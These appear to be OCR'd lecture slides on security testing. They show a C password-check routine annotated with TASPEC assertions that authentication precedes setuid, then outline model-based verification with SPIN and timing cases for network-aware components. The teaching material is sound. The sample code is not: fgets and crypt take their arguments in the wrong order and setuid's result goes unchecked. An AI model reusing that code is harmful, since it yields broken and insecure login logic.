
Possible Alternatives

Chaperon
Memwatch
Electric Fence

Property-Based Tester



Example C Code



```
if (fgets(stdin, uname, sizeof(uname)–1) == NULL)
    return(FAILED);
typedpwd = getpass(“Password: “);
if ((pw = getpwnam(uname)) != NULL){
    hashtp = crypt(pw->pw_passwd, typedpwd);
    if (strcmp(pw->pw_passwd, hashtp) == 0){
            setuid(pw->pw_uid);
            return(SUCCESS);
    }
}
return(FAILED);
```

In TASPEC

```
location func setuid(uid) result 1
    { assert privileges_acquired(uid); }
location func crypt(password,salt) result encryptpwd
    { assert password_entered(encryptpwd); }
location func getpwnam(name) result pwent
    { assert user_password(name, pwent->pw_passwd, pwent->pw_uid); }
location func strcmp(s1, s2) result 0
    { assert equals(s1, s2); }
password_entered(pwd1) and
                    user_password(name, pwd2, uid) and equal(pwd1, pwd2)
    { assert authenticated(uid) ; }
authenticated(uid) before privileges_acquired(uid)
```

Merging

```
if (fgets(stdin, uname, sizeof(uname)–1) == NULL)
    return(FAILED);
typedpwd = getpass(“Password: “);
if ((pw = getpwnam(uname)) != NULL){
    hashtp = crypt(pw->pw_passwd, typedpwd);
    if (strcmp(pw->pw_passwd, hashtp) == 0){
        setuid(pw->pw_uid);
        return(SUCCESS);
    }
}
return(FAILED);
```

user_password(uname, pw->pw_passwd, pw->pw_uid)

user_password(uname, pw->pw_passwd, pw->pw_uid)
password_entered(hashtp)

user_password(uname, pw->pw_passwd, pw->pw_uid)
password_entered(hashtp)
equals(pw->pw_passwd, hashtp)
authenticated(pw_>pw_uid)


Tester’s Assistant Specifications

- **Example: “a user must authenticate himself or herself before acquiring privileges”**

```
is password correct? {
    Compare user's password hash to hash stored for that user name
    If match, set UID to user's uid
    If no match, set UID to ERROR
}
if privileges granted {
    compare UID to the uid for which privileges are granted
    if match, all is well
    if no match, specification violated
}
```

Model Based Verification (MBV) within an Integrated Approach


- **Flexible Modeling Framework (FMF)**
  - **Compositional Approach**
  - **Makes use of SPIN**
  - **Infers Results from a partial model**
- **Property Interaction with**
  - **Vulnerability (VMatrix)**
  - **Property Based Testing (PBT)**
- **Potentially discovers new vulnerabilities**



The Flexible Modeling Framework (FMF) Approach to MBV

- **A Component (c) is some logical unit of process or application behavior**
  - **A single application often will need to broken into multiple model components**
- **Combining two components C1 and C2**
  - **Model Checking (MC)**
    - **Non-trivial combination of C1 and C2**
    - **Searches the Cartesian Product of the sizes of C1 and C2**
  - **FMF**
    - **MC of C1 and C2 individually**
    - **Combines the State Charts (SC) of C1 and C2**
    - **Integrates assumptions that follow from 1 above**
    - **SC traversal or *localized* MC of appropriate sub-model**

Domain Specifics and FMF



C1


O @ t(x) Property p must hold ~O @ t(x+n)

C2

O @ t(y) Property p must hold ~O @ t(y+m)

- MC reports p holds for C1 and C2
  - Assumptions can be made about transitions (T) in C1/C2 SC
    - P holds on T from C1 ^ C2
    - P holds on T from C1 ^ (Unknown in C2)
    - P holds on T from (Unknown in C1) ^ C
- Unify consistent states in the SCs of C1 and C2
  - Condition: All variables that are known in C1 and C2 agree
- Any path from "O" that does not reach "~O" produces an unknown security result when the combined C1/C2

Combinatorial Network Aware Cases being Addressed



Network Aware (NA) Cases:


- t(x) = t(y) – C1 and C2 are NA simultaneously
- t(x+n) = t(y) – C1 ends NA sequence and C2 starts NA sequence simultaneously
- t(x) = t(y+m) – C2 ends NA sequence and C1 starts NA sequence simultaneously

* Sub cases where (n = m) and (n != m) – not currently known if this distinction is significant with an abstract model in this domain

Combinatorial Network Aware Cases being Addressed (Cont.)

- **The same timing cases seen on the previous slide must be considered in the context of one NA component (C1) and one non-NA component (C2)**
  - **C1 occurring in a time relation case previously discussed while sharing resources in common may potentially create vulnerabilities.**
    - **E.g. A NA control application and a printer**
  - **Non NA components (application pieces) may have been justifiably engineered with little or no consideration of network security issues**
  - **A non-NA component may represent a piece of a NA application that does not interact with a network.**
    - **I.E. t(X+n) < t(y), t(x) > t(y+m)**

Model Checking: A Case Study Simplified State Machine for Prime



“Validating Requirements for Fault Tolerant Systems Using Model Checking”, Schneider, Callahan & Easterbrook, 1998

This Case Study was funded by the NASA Software Program at the NASA IV&V Facility and JPL under a separate task